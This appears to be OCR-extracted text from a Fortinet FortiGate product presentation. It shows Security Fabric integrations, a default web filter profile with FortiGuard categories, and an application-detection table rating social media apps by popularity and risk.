
Native integration and visualization FABRIC (FortiSandbox)

Statistics and visualization FABRIC (FortiClient)

Native integration and visualization FABRIC (FortiMail)

Application, Users and Bandwith Recognition.

Content Filtering



Edit Web Filter Profile

Name: default

Comments: Default web filtering. 23/255

FortiGuard category based filter

Show: All

- Local Categories
- Remote Categories
- Potentially Liable
- Adult/Mature Content
- Bandwidth Consuming
  - File Sharing and Storage
  - Freeware and Software Downloads
  - Internet Radio and TV
  - Internet Telephony
  - Peer-to-peer File Sharing
  - Streaming Media and Download
- Security Risk
- General Interest - Personal
- General Interest - Business
- Unrated

Static URL Filter

URL Filter


Block malicious URLs discovered by FortiSandbox

Web Content Filter

Rating Options

URL Filtering profiles configuration

Application Detection




Name	Category	Technology	Popularity	Risk
Baidu.Tieba	Social.Media	Browser-Based	★★★★☆	■■□□□
Bubbly	Social.Media	Client-Server	★★☆☆☆	■■□□□
Care2	Social.Media	Browser-Based	★★★★☆	■■□□□
Circle.Of.Moms	Social.Media	Browser-Based	★★★★☆	■■□□□
Cyworld	Social.Media	Browser-Based	★★★★☆	■■□□□
Daum.Blog	Social.Media	Browser-Based	★★★☆☆	■■□□□
Daum.Cafe	Social.Media	Browser-Based	★★★★☆	■■□□□
DeviantArt	Social.Media	Browser-Based	★★★★★	■■□□□
Dlisted	Social.Media	Browser-Based	★★☆☆☆	■■□□□
Eyejot	Social.Media	Browser-Based	★★☆☆☆	■■□□□
Facebook	Social.Media	Browser-Based	★★★★★	■■■□□
Facebook_AppName	Social.Media	Browser-Based	★☆☆☆☆	■■□□□
Facebook_Apps	Social.Media	Browser-Based	★★★★☆	■■■□□
Facebook_Chat	Social.Media	Browser-Based	★★★★☆	■■□□□
Facebook_File.Download	Social.Media	Browser-Based	★★☆☆☆	■■■□□
Facebook_File.Upload	Social.Media	Browser-Based	★★★☆☆	■■■□□
Facebook_Like.Button	Social.Media	Browser-Based	★★★★★	■■□□□
Facebook_Login	Social.Media	Browser-Based	★★☆☆☆	■■■□□
Facebook_Personal	Social.Media	Browser-Based	★★★★★	■■■□□
Facebook_Plugins	Social.Media	Browser-Based	★★★★★	■■□□□
Facebook_Post	Social.Media	Browser-Based	★★★☆☆	■■■□□
Facebook_Search	Social.Media	Browser-Based	★★★☆☆	■■□□□
Facebook_Video.Play	Social.Media	Browser-Based	★★★★☆	■■□□□
Facebook_Workplace	Social.Media	Browser-Based	★★☆☆☆	■■■□□
Flickr	Social.Media	Browser-Based	★★★★★	■■□□□
Flickr_File.Upload	Social.Media	Browser-Based	★★☆☆☆	■■□□□
Flickr_Login	Social.Media	Browser-Based	★☆☆☆☆	■■□□□
Fotki	Social.Media	Browser-Based	★★☆☆☆	■■□□□
Foursquare	Social.Media	Browser-Based	★★★★★	■■□□□

1 /4 [Total: 152]

Extreme granularity in application detection


Device Detection



Status	Device	Address	Interfaces	OS
